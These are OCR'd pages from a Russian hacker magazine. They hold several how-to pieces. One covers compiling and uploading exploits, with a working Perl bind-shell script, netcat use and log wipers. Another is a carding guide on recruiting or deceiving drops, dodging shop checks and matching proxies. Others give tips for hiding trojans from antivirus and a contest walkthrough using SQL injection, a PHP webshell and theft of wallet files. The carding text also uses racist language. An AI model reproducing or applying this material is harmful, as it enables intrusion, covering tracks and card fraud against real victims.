
Теперь мы имеем работающий mc, more и gcc. С помощью последнего как раз и можно компилить сплойты. Попробуй откомпилировать какую-нибудь простенькую программку, которая выводит на экран фразу «hello, xakep». Пусть она будет называться hello.c. А теперь посмотри из-под винды, как выглядит откомпилированный результат. Смотри, что произошло – файл hello.c скомпилировался в hello.exe, и теперь его без проблем можно запускать на любой тачке с windows. Проверь, работает ли этот exe'шник. Если да, то можно приступить и к компиляции exploit'ов.

КОМПИЛЯЦИЯ *NIX'ОВЫХ ЭКСПЛОЙТОВ

Обычно эксплойты пишут под одну из двух популярных платформ - под форточки от всеми любимых мелкомягких или под никсы. Для того чтобы откомпилить никсовый сплойт, вовсе не обязательно ставить себе unix. Обычно хакеры взламывают какой-нибудь сервак и используют его как плацдарм для хака, собирая и запуская remote-сплойты прямо на нем. Чтобы собрать *nix-exploit, следует заюзать компилятор gcc, который имеется на большинстве серверов. Компилируется эксплойт следующим образом. В командной строке оболочки оси набирается команда gcc expl.c –o expl. В нашем случае, expl.c – имя файла исходника, expl – имя конечного файла. Если процесс компиляции завершится успешно, в той же папке, в которой находятся сорцы сплойта (expl.c), появится новый файл-бинарник expl, который как раз и можно запускать. Удаленные сплойты можно компилить где угодно, а вот локальные лучше всего собирать прямо на машине-жертве. Хотя часто бывает так, что шелл на сервере есть, но доступ к компилятору ограничен. В этом случае лучшее решение – собрать сплойт на другой машине, работающей под аналогичной операционной системой, при этом нужно понимать, что если ты соберешь сплойт под OpenBSD 3.4, он не будет работать во FreeBSD 4.9.

КОМПИЛЯЦИЯ ВИНДОВЫХ ЭКСПЛОЙТОВ


Стандартных средств для компиляции программ в винде нет, поэтому тебе придется устанавливать специальный софт. Существует много различных виндовых компиляторов C, например C++ Builder от Borland'а,


Компилятор lcc-win: myms.c скомпилился в myms.exe

или CPP compiler от интела. Но пользоваться советую только двумя софтинами: Visual C++ от MS и компилятором lcc-win32 (www.nsd.ru/soft.php?group=hacksoft&razdel=other). Последний хоть и маленький (весит всего 4 метра), да удаленький. Смотри, как просто с его помощью собрать эксплойт. Допустим, ты успешно установил (на стадии установки никаких проблем возникнуть не должно) и запустил программу. Теперь перетащи в открывшееся окошко исходник сплойта (пусть это будет myms.c). Жми Compiler -> Make. Компилятор заявит, что для компилируемого сплойта не создан проект, и предлежит его сотворить. Сразу после того как ты дашь ему на это разрешение нажатием кнопки YES, эксплойт откомпилируется, в результате чего ты сможешь юзать только что появившийся exe'шник. В Visual Studio эксплойты компилятся аналогичным образом.


EXPLOIT BUGS

Большинство эксплойтов, находящихся в Сети, умышленно повреждаются самими программистами. Обычно они вносят незначительные изменения в исходный код для того, чтобы на стадии компиляции возникали ошибки. Зачем им заниматься таким членовредительством? :) Дело в том, что авторы пытаются предотвратить попадание своего xploit'а в руки скриптkиддисов, громящих в Сети все и вся. Поэтому прежде чем компилировать сплойт, тебе придется исправить в нем ошибки. А вот как раз для этого просто необходимо знать язык Си. И если ты его не знаешь - как можно быстрее начинай изучать! Чаще всего в эксплойт встраивают синтаксические ошибки – либо в какой-нибудь инструкции букву нарочно удалят, либо скобку не в ту сторону закроют (или откроют). Часто бывает так, что символ "*", который является указателем на тип данных, ставят не с той стороны переменной, чтобы возникла ошибка. Словом, ошибки делают разные. Но для человека, мало-мальски знакомого с С++, это не проблема – он сразу видит и правит баги.


Ставим VC++

КАК ЗАЛИВАТЬ ЭКСПЛОЙТ НА СЕРВЕР?

Для заливки сплойта (или любого другого файла) на *nix-сервер, к которому есть шелл-доступ, чаще всего используют утилиту wget. Синтаксис тулзы прост до безобразия: если в командной строке набрать wget http://hacker_server/exploit.c, с тачки hacker_server в текущую директорию сольется файл exploit.c. Обычно эксплойты заливают в каталог /tmp, так как любой юзер имеет право записи в эту папку. Если на сервере эта софтина отсутствует, можно заюзать альтернативные тулзы – fetch, lynx и curl. Если на удаленной тачке, к которой у тебя также есть шелл-акцес, стоит винда, и нужно залить туда файл, можно воспользоваться утилитой ftp. Для этого в командной строке набираешь: ftp адрес_твоего_хоста,_где_лежит_файл. После этого ты логинишься и набираешь команду get имя_нужного_файла. В результате в текущую папку по протоколу ftp сольется указанный тобой файл.


Компилим сплойт в VC++

ЗАПУСК ЭКСПЛОЙТОВ

Допустим, хакер нашел, залил на сервер и откомпилировал эксплойт, рутающий сервак. Теперь пришло время его запускать. Для того чтобы получить рута в системе с помощью local-exploit'а, веб-шеллом ему не обойтись. Хакеру необходим полноценный доступ. Нужно забиндить шелл на каком-нибудь порту, приконнектиться туда и только потом запускать сплойт. В этом ему поможет простой скрипт на Perl.


Перловый скрипт, биндящий шелл на 32767 порту

```
#!/usr/bin/perl
$port = 32767;
exit if fork;
$0 = "updatedb" . " " x100;
$SIG{CHLD} = 'IGNORE';
use Socket;
socket(S, PF_INET, SOCK_STREAM, 0);
setsockopt(S, SOL_SOCKET, SO_REUSEADDR, 1);
bind(S, sockaddr_in($port, INADDR_ANY));
listen(S, 50);
while(1){
 accept(X, S);
unless(fork)
{ open STDIN, "<&X";
open STDOUT, ">&X";
open STDERR, ">&X";
close X;
exec("/bin/sh");
} close X;}
```

Хакер заливает его в каталог /tmp и запускает командой "perl имя_скрипта.pl", в результате чего на сервере открывается порт 32767. Как он может теперь соединиться с сервером? Лучше всего использовать для этого утилиту NetCat (www.nsd.ru/soft/1/nc11nt.zip). Синтаксис тулзы следующий: nc.exe <адрес_сервера> <порт>. После того как взломщик сконнектится с серваком и перейдет в папку со сплойтом, можно запускать вредоносное приложение. Если сплойт сработает успешно, хакер увидит картинку, подобную той, что ты видишь на скриншоте.

Представим, что хакер откомпилировал удаленный сплойт. Как он будет его запускать? Да точно так же, как и локальный, только теперь это можно сделать с любого компьютера! В этом случае программе необходимо передать несколько параметров: IP-адрес жертвы, время таймаута и т.п. О том, как именно работать с конкретным эксплойтом, обычно рассказывается в комментариях автора и readme файлах. Если же никакой информации нет, можно откопать названия флагов в коде самого сплойта.

Рутание сервака: из грязи в князи :)



Рутание сервака с помощью удаленного эксплойта

FAKE-ЭКСПЛОЙТЫ

Иногда бывает так, что автор эксплойта хочет поиметь не какой-нибудь дырявый ProFTPD 1.2.5rc1, а самого тебя ;). Когда ты сливаешь из инета новый файл и проверяешь его антивирусом, то думаешь, что обеспечиваешь себе защиту от троянов. Но ты ошибаешься. Сейчас я покажу, как можно замаскировать троянского коня под эксплойт. Писать свой фейк-сплойт не буду, приведу пример из реальной жизни. Так вот, есть такая гнилая команда горе-хакеров GipsHack, которая выложила на свой сайт «эксплойт» вот с таким описанием: "Удаленный кернел рут эксплойт, проверен на slackware 9.1, redhat 9.1. (ядро 2.4.2*). Эксплойт следует запускать под рутом на машине атакующего для открытия сырого сокета. Компилируем: gcc -o kmodaxx kmodaxx.c, запускаем: ./kmodaxx ip и получаем рутшелл. Всем срочно качать и хакать, не отходя от кассы: [Скачать]". Опытный хакер, конечно, сразу заметит, что тут есть какой-то подвох (ага, обязательно надо под рутом запускать – чтобы сокеты и сырые, и мокрые открывались ;) - прим. CuTTer'a). Взгляни на исходник фейка (www.gipshack.ru/expl/kmodaxx.c).

Эта подделка сделана настолько правдоподобно, что на первый взгляд она ничем не отличается от настоящего эксплойта. Но если проанализировать весь исходный код от начала до конца, можно понять, кого она хакает. Вся соль в псевдо-шеллкоде. Если ты переведешь его из шестнадцатеричного представления в читабельный вид, то увидишь перл-скрипт, который в случае запуска fake'а исполнится на твоей тачке с рутовыми правами. Этот скрипт позволяет автору "эксплойта" хитрым образом управлять твоей тачкой прямо из IRC. Так что будь начеку. Перед запуском сплойта убедись, что это не подделка. Изучи сам исходный код – если, например, ты увидишь в нем обращение к функции system() или exec() – не забудь насторожиться :).

ЧИСТКА ЛОГОВ

После того как эксплойт сработал успешно, в логи, как понимаешь, запишется много ненужной информации ;). Хакеры, которые хотят остаться анонимными, «чистят логи два раза в день» ;). Думаю, ты знаешь, что по дефолту все логи находятся в директории /var/logs. Можно, конечно, удалить всю папку целиком, но делать этого не стоит – админ сразу заподозрит неладное. Задача хакера – скрыть только свое присутствие в системе. Можно, в принципе, вычистить логи руками, но я не буду об этом рассказывать - этой теме уже посвящали целые статьи. Да это и не нужно вовсе. Зачем выполнять обезьянью работу, которую за тебя может сделать программа? Да-да, именно программа. Софтинки, которые чистят логи, называются логвайперами. Хороший логвайпер для Linux'а – Vanish2. Только это не тот ваниш, которым одежду отбеливают, а тот, которым правят логи ;). Юзать его проще простого, достаточно лишь набрать в консоли: ./vanish2 имя_пользователя,_под_которым_засветился_хакер 0 твой_ip. Этой командой ты удалишь из логов инфу, которая говорит о твоем пребывании на сервере. Но у этой тулзы есть две большие проблемы: она предназначена только для линукса и очень медленно работает. Есть логвайперы и для других осей, например, Zap2, созданный для чистки логов в SunOS. Есть и еще один логклинер, отличающийся многофункциональностью - grlogwipe. Дело в том, что он позволяет не только чистить логи, но и подставлять других людей! Если хочешь подробнее узнать о нем - читай статью Forb'a, расположенную по адресу: www.xakep.ru/magazine/xs/032/030/1.htm.


А все вышеперечисленные логвайперы можно слить отсюда: www.nsd.ru/soft.php?group=hack-soft&razdel=anonim.

> После того как эксплойт сработал успешно, в логи, как понимаешь, запишется много ненужной информации ;).

ЗАКЛЮЧЕНИЕ

Вот и подходит к концу мое повествование. Напоследок скажу, что может делать хакер с взломанным серваком. Для начала он установит туда бэкдор, чтобы не потерять доступ к системе. Хороших бэкдоров, находящихся в свободном доступе, я лично не видел (тулза, которую я юзаю, досталась по знакомству от Buggzy). Тебе же советую написать свой собственный backdoor, руководствуясь статьей Форбика «Как хакеры пишут свои бэкдоры», которая опубликована в февральском номере][.

Что полезного может получить хаксор от порученного сервака? Он может установить туда IRC-бота, просканировать на предмет уязвимостей нужную сетку, поставить socks-сервер, не ведущий логов. Только представь, что будет, если запрячь несколько порученных тачек с широким каналом и распределенно брутить пароль к какому-нибудь ресурсу. Сам понимаешь, насколько высока будет скорость перебора. Но об этом мы расскажем подробно в следующих выпусках журнала.


Кусок исходника fake-сплойта

b00b1ik (b00b1ik@real.xakep.ru)

КАРТОННЫЕ ПРОБЛЕМЫ

Лет семь назад один мой знакомый, будучи еще в 7 классе, скардил себе из-за бугра на домашний адрес крутой видеоускоритель. И, похоже, не один он прокинул буржуев на деньги: уже через несколько лет большинство иностранных электронных магазинов ввели хитроумные антифраудовые системы и перестали высылать товары в страны СНГ. Только вот все эти действия ни к чему не привели: российских кардеров такими штучками не напугаешь!

ВСЕ О ПОДВОДНЫХ КАМНЯХ СОВРЕМЕННОГО КАРДИНГА

НЕОБХОДИМЫЕ СВЕДЕНИЯ

Представим абстрактного человека. Это нехороший человек, он кардер. Отец он в этих делах или ньюб – значения не имеет. Проблемы и преграды, встающие на пути кардера, у всех одинаковые, только уровень, на котором он их решает, разный. Новичку, конечно, приходится сложнее, но, как пела Каста, все приходит с опытом. И стоит перед нашим кардером непростая задача: прикупить, используя чужие кредитные карты, партию ноутбуков, цифровых фотоаппаратов и немного фотокамер. Вещевым кардингом занимается наш герой, в общем. Но вот незадача, кардер-то живет не в Штатах и даже не в европейской стране. Его родина – одна из стран СНГ. А отношение всего остального цивилизованного мира к нашим странам бывшего великого и могучего Советского Союза очень даже прохладное. И доставлять сюда товар никто не собирается – себе дороже выйдет. Что же делать кардеру в этом случае? Неужто идти работать, как Цой, кочегаром в Черкизове? Нет, это удел людей прошлого века, а в наше время цифровых технологий принято ломать голову и находить пути заработка денег с помощью мозгов, а не тяжелого физического труда. Вскоре кардеры придумали дропов – подставных лиц, на которых оформляется заказ в электронном магазине. О дропах писалось много, но вот где их достать? Здесь уже кардер придумывает и действует исходя из того, в какой стране он собирается заказывать товар и картами подданных какого государства располагает мошенник. Логично предположить, что если владельцы, чьи креды используются для заказа товара, являются гражданами Соединенных Штатов Америки, то и заказ лучше всего осуществлять на территории Штатов. Ну а если карта европейская, тогда удобнее и менее напряжно кардеру будет дропнуть товар на родину кард-холдера.

После выбора страны у кардера возникает новая проблема – где же отыскать подходящего дропа? Конечно, можно обратиться за помощью на специализированные форумы, однако это не лучшее решение: чрезвычайно велик риск нарваться на кидалово. Рипперы появляются как грибы после майского дождика (в мае из-под снега вылезают особенные грибы-галлюциногены! :)). Практика по-

КАРДЕРЫ + ХАКЕРЫ

Кардеры – люди при деньгах. И платить за услуги и работу могут щедро. Поэтому на различных кардерских форумах всегда присутствуют личности, желающие продать свои услуги за хорошие деньги. Это и хакеры, предлагающие взломать нужный сайт или систему. Это и спамеры, предлагающие свои услуги в полном объеме. Здесь, разумеется, водятся и ддосеры, которые за определенную сумму зелени опрокинут в Сети все что угодно. И даже icq-хакеры здесь не остались без внимания. Любой уважающий себя кардер не прочь раскинуть пальцы веером, блеснув красивым номером своей аси :).

КИДАЛА ИЗ AOL'А

В истории кардинга имеет место реальный случай, когда работник АОЛа, пользуясь своими возможностями, отследил деловую переписку двух кардеров и в нужный момент дал одному из них от имени другого свой е-голд аккаунт. В результате этого к нему перекочевали 20 косых зелени :). Веселый такой парень попался, а главное, русским оказался. Чего там с ним сделали – история умалчивает, но мы ему не станем завидовать.

Допустим, наш юный кардер собирается дропнуть технику в США.

казывает, что, проведя две-три удачных сделки по предоставлению услуг дропа и заслужив твое доверие, нормально зарекомендовавшие себя дроповоды попросту кидают - и кидают по-крупному. По статистике так работают три четверти дроповодов.

Опытный кардер, со своей давно сформированной системой ведения дел и имеющий связи в этой сфере, не поведется на такие разводы. Ему это и не надо - все давно схвачено, за все заплачено, везде свои люди. Случись что, рипперу просто вставят паяльник в задницу или еще что похуже сделают (я, кстати, редко шучу). А что же делать новичку? Ведь он никому не нужен, за него никто при случае не постоит :). Сейчас расскажу.

ПРИВЛЕЧЕНИЕ ДРОПА

Допустим, наш юный кардер собирается дропнуть технику в США. На услуги дроповодов у него пока нет начального капитала, и приходится все делать самому. Есть несколько видов дропов.

❶. Негры, готовые работать за любые деньги, лишь бы была работа, и было на что жить. С такими людьми проще всего договориться. Они сами знают, на что идут и как это опасно, но они очень любят деньги и желают работать. Такой вид дропов долго не живет, и сажают их, как картошку в мае.

❷. Люди, которых обдурили. Такие дропы даже и не знают, что они участвуют в криминале, и с чистой совестью выполняют свою работу. Как такое возможно? Да запросто! Человеку вешается всякого рода лапша на уши, что, мол, так и так, не хотите ли работать с почтовой корреспонденцией? Учитывая, что кусок хлеба предлагается очень даже неплохой за то, что человек будет получать посылки и отправлять их куда следует, потенциальный дроп соглашается.



Фотоаппарат - любимая вещь кардера



Форум Планеты

После этого следует несколько формальностей: составляется фейковый договор о приеме на работу, обсуждаются некоторые детали и тонкости, относящиеся к делу, и все, дроп готов.

❸. Негры-гангстеры :). Это люди, которые, помимо услуг дропов, предоставляют услуги по сбыту карженного товара. У них есть своя сеть сбыта, и тебе от них поступает уже не сам товар, а только денежная доля. Это вообще отличный вариант, но, к сожалению, найти такого человека очень сложно, и такие дропы обычно через некоторое время исчезают бесследно в неизвестном направлении. Это связано с родом их деятельности в реале :(.

❹. Соотечественники, находящиеся за границей. С ними проще всего договориться, если они в принципе на это согласны. С русскими всегда все просто :). Очень хороший вариант, когда знакомый дроп просто летит отдохнуть за рубеж и в последние дни своего пребывания там получает на себя товар, после чего спокойно с ним возвращается и делится нажитым имуществом.

❺. И последний вид дропов. На самом деле, в Штатах принимать товар на себя тоже палевно. Люди, которые это понимают, ищут эдакого Джорджа-дурачка, который за небольшую плату будет принимать товар и передавать уже в руки законному «владельцу». Вот и все, предположим, что наш герой уже заимел собственного дропа и договорился с ним о процентах. Самый приемлемый вариант дележки прибыли – шестьдесят к сорока. Надо понимать, что без дропа ничего не выйдет, и делиться с ним нужно щедро, чтобы у него был стимул работать. Что же делать кардеру дальше?



В конце месяца кард-холдеру приносят распечатку расходов с кредитной карты. Заподозрив неладное, он может оспорить и отменить некоторые платежи. Это называется чарджбэком.

ВЫБОР ИНТЕРНЕТ-МАГАЗИНА

Не так-то просто найти подходящий интернет-магазин, занимающийся продажей товара онлайн. Все упирается в систему защиты этого шопа от разного рода махинаций.


Одна из таких защит – контрольный звонок из офиса магазина по телефону, указанному при оформлении заказа. Оператор спрашивает по телефону, правда ли был сделан заказ, уточняет пару деталей и, если все нормально, сделке дается зеленый свет. Есть три выхода из подобной ситуации: указывается мобильный дропа, и он принимает все звонки на себя, говоря все, что ему предписывал кардер. Дроп представляется разными именами, в зависимости от того, по какому заказу звонят, и ведет беседу. Второй способ – у кардера есть симка зарубежного оператора, которая принимает роуминговые звонки. В этом случае мошеннику надо знать забугорный язык на приличном уровне, чтобы не вызывать никаких подозрений со стороны шопа. Все остальное аналогично первому случаю. Ну а третий способ – указывать телефоны, которые всегда заняты. Списки таких телефонов можно найти на специализированных форумах в интернете или приобрести их у надежных людей. Самое интересное, что телефоны именно всегда заняты, и по ним не дозвониться. В итоге заказ выполняют, отчаявшись поговорить с заказчиком, ведь интернет-магазину тоже надо на что-то жить. Главное, указывать телефон из того штата и города, куда сделан заказ.

Еще часто менеджеры магазинов просят прислать им по факсу скан кредитной карты, чтобы они могли убедиться, что ты настоящий ее владелец. Не знаю, я бы бежал от такого магазина и навсегда бы о нем забыл :). Пытаться впарить поддельный скан – геморрой еще тот, и уж точно занятие не для новичка. Стоит еще смотреть на такие вещи, как, например, в какие места доставляют товар, а в какие нет. Бывает так, что магазин работает только с определенными штатами. Так что, если дроп протирает штаны в Аризоне, а магазин работает с Невадой, можно смело забивать на него.

При выборе интернет-магазина для заказа товара стоит уделять внимание еще и такому вопросу, как минимальная и максимальная сумма покупки. Хотя минимальная сумма – это скорее уже черта, которую рисует себе сам кардер. Невыгодно заказывать в шопе товар на незначительную сумму, нужно же еще делиться с дропом! Да и если фотики будут на сумму меньше 200-300 баксов, никому ты их не сплавишь. Поэтому заказывают товары стоимостью от 400 баксов и выше, потому что впоследствии, при сбагривании техники в реале, на нее будет больший спрос из-за разницы между среднерыночной ценой и ценой, по которой предлагает технику кардер, а также из-за соотношения цена/качество :).



Некоторые шопы не прозванивают заказы и не совершают никаких попыток просечь мошенничество. Это может быть фейковый магазин для сбора информации о кредитных картах. Если же это нормальный шоп, то, после того как кардеры с ним поработают, он может и обанкротиться из-за чарджбэков.



Не стоит забывать, что все действия нашего вымышленного кардера противозаконны, поэтому статья дана лишь в целях ознакомления. За применение этого материала в незаконных целях автор и редакция ответственности не несут.

И еще одно железное правило для кардера при заказе товара в интернете: не стоит использовать несколько карт на одном сайте, да еще и на одного дропа. Не поверят же :). Америкосы, они хоть и глупые от гамбургеров с кока-колой, но не дураки. Поэтому главная проблема – искать подходящие магазины в большом количестве. Плюс к этому, желательно, чтобы магаз имел услугу онлайн-процессинга, чтобы после заказа можно было отследить путь твоего платежа. В этом случае покупателю выдается свой собственный аккаунт на сайте (трак), зайдя по которому, можно увидеть, прошел платеж или на него поступил деклайн. В случае деклайна можно даже посмотреть причину отказа.

Конечно, кардер в любом случае использует прокси. Но юзать проксю – не самое главное. Главное - юзать правильную проксю. Что значит правильную? В случае с интернет-магазинами под «правильным» проксиком понимается socks-сервер, который по своему географическому местоположению соответствует штату, из которого, якобы, был сделан заказ и в котором этот заказ должен быть исполнен. Но америкосы, разумеется, понимают, что если человек зашел под проксей, то ему есть что скрывать. А что можно скрывать? Конечно же, свое настоящее месторасположение. И будь у нашего кардера прокся хоть тысячу раз соответствующая нужному штату, его пошлют прогуляться лесом. Именно поэтому кардеру нужны socks-proxy, висящие на нестандартном порту, чтобы его не пропалили.

ДЯТЛЫ

Дятлы – это особые персонажи. Стучатся к опытным кардерам в асю и говорят: я согласен быть вбивалой. Только опыта у меня нет, проксей нет, ничего нет. За определенную плату все сделаю. Дятлу выдается все что нужно и объясняется все досконально. Дятел делает все как надо. А потом идет в другой шоп и в третий и повторяет эту процедуру с теми же картами. В итоге идет дикое количество чарджбэков и все запарывается.

> Конечно, кардер в любом случае использует прокси. Но юзать проксю - не самое главное.


ПОДГОТОВКА К БОЮ

Ну что ж, наш кардер выполнил и эту задачу, найдя несколько магазинов, в которых собирается отовариться. Что, думаешь, он уже прям так и побежал делать заказы? :) Не-а, кардеру необходимо продолжить подготовку – теперь он займется настройкой собственной системы, чтобы создать полную иллюзию того, что он действительно богатый Джон Смит из Алабамы, и хочет купить 3 ноутбука по $2k каждый. Я уже говорил, что американцы не дураки? Самая распространенная ошибка начинающих кардеров – использование русифицированной винды. Использовать нужно исключительно английскую версию операционной системы, причем обязательно без установленных русских шрифтов. Сам посуди, какой извращенец станет сидеть под русской виндой, живя в Америке, да еще и с именем John Smith? То-то же! Аналогично, необходимо выставить временную зону, соответствующую той стране, из которой якобы делается заказ. Можно просто отключить в свойствах браузера поддержку JavaScript, но так далеко не уедешь, поскольку часто сайт магазина просто не работает без Java-скриптов.

И НАПОСЛЕДОК

Это далеко не все проблемы, которые приходится решать кардерам. Я описал в этой статье только самые распространенные проблемы вещевого кардинга. Если тебя интересует эта тема, поройся в инете и поищи ответы на свои вопросы – это будет твоим домашним заданием.





Интернет-магазин

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В][04 на стр.91 Грей советовал установить атрибут шифрования, для того чтобы AVP не кричал на твою коллекцию ХАК-софта. Как вариант - запретить любой доступ к этой папке SYSTEM (Свойства папки - Безопасность - поставить все галки напротив system на запрет). В DrWeb есть так называемый "Список исключаемых путей". Папки, добавленные в этот список, проверяться не будут.

Sergey Polikarpov
polyak@bk.ru

Если ты любишь прописывать свои трояны по адресу в реестре: HKCL\SOFTWARE\Microsoft\CurrentVersion\Run, то забудь про этот путь. Я нашел более подгодящий способ: HKCL\SOFTWARE\Microsoft\CurrentVersion\Run\Run, что дает тебе невидимость в msconfig`е и подобных утилитах. Так что дерзай! Испытано и в 9x/NT.

-=IvaN=-
ivan_14@mail.ru

NSD (nsd@nsd.ru)

XКОНКУРС
КРИВОРУКИЕ ПАДОНКИ



Прошло тридцать дней с момента запуска майского конкурса, за которые в историю X успел войти еще один человек. Итак, нашим новым грабителем... ой, в смысле победителем, стал Reanth (reanth@yandex.ru). Как раз его мы хотим не только поздравить, но и вручить зачипатый приз. Заруливай в редакцию и забирай его - он ждет тебя с нетерпением!

Ну а теперь пора перейти к следующему конкурсу. Ребята с сайта www.padonak.ru, лишившись своего капитала, поняли, что бизнес с обменным пунктом WebMoney им не светит, поэтому они решили попробовать себя в другом деле – в программировании. Они написали жалкое подобие форума и установили свой «программный продукт» :) у себя на сайте. Но из-за того, что руки у них растут сам знаешь откуда, их самопальная софтинка не осталась обделенной багами.

Что тебе нужно сделать в этот раз?

1) Сначала находишь в вышеописанном самодельном форуме баг, который даст тебе шелл-доступ.

2) Далее находишь файл конфигурации скриптов, работающих с MySQL.

3) Из найденного файла выдираешь логин с паролем от базы.

4) Ставишь на сервер какой-нить MySQL-клиент (например, phpMyAdmin) и сливаешь из базы секретную таблицу.

5) Если ты первый пришлешь эти данные из базы, станешь победителем конкурса.

КАК ПРОЙТИ МАЙСКИЙ КОНКУРС

Исследуя ссылки на www.padonak.ru, натыкаемся на админский интерфейс управления обменным пунктом, доступ в который ограничен веб-авторизацией. Выбираем селектором логин «admin», а в поле «пароль» вписываем одинарную кавычку ‘ и жмем на кнопку «затусить». Результатом нажатия этого батона будет появление надписи «sql error». Это говорит о том, что логин с паролем берутся из sql-базы данных, поэтому у нас есть шанс реализовать атаку sql-injection. Корректность пароля проверяется таким sql-запросом: SELECT * FROM users WHERE user='$user' and pass='$pass' (изврат, но все-таки таким образом реализована авторизация на куче сайтов!). Если этот запрос вернет какой-нибудь результат, значит пароль, введенный юзером, будет соответствовать паролю, который хранится в базе. Но что будет, если в поле «пароль» написать не «my_good_password», а что-нибудь типа «xakep' or 'a'='a»? Тогда запрос будет выглядеть следующим образом: SELECT * FROM users WHERE user='admin' and pass='xakep' or 'a'='a'. Это приведет к тому, что ты залогинишься под админом, не зная пароля! Первый этап пройден. Исследуя сервер дальше, попадаем на скрипт admin.php, которому через переменную inc передается имя include-файла. Но тут не все так просто – инклудить в нашем случае можно только локальные файлы, поэтому шелл-акцес так просто не получишь. На помощь к нам приходит другой скрипт из панели управления – write.php, который предназначен для записи напоминания админу, которое заносится в файл napom.txt. Сам понимаешь, что скриптом можно без всяких помех записать «напоминание» такого содержания: «<? system($cmd);?>». А если мы заинклудим дырявым скриптом admin.php файл napom.txt, который содержит вышеупомянутую строчку, то получим веб-шелл. Исследуя скрипты обменника, находим в них WMID и пароль к кошелькам. Также сливаем с сервера *.kwm и *.pwm-файлы, которые лежат в той же дире, что и скрипты обменника. Остается только поломать пароль к почтовому ящику, который привязан к падонкафскому 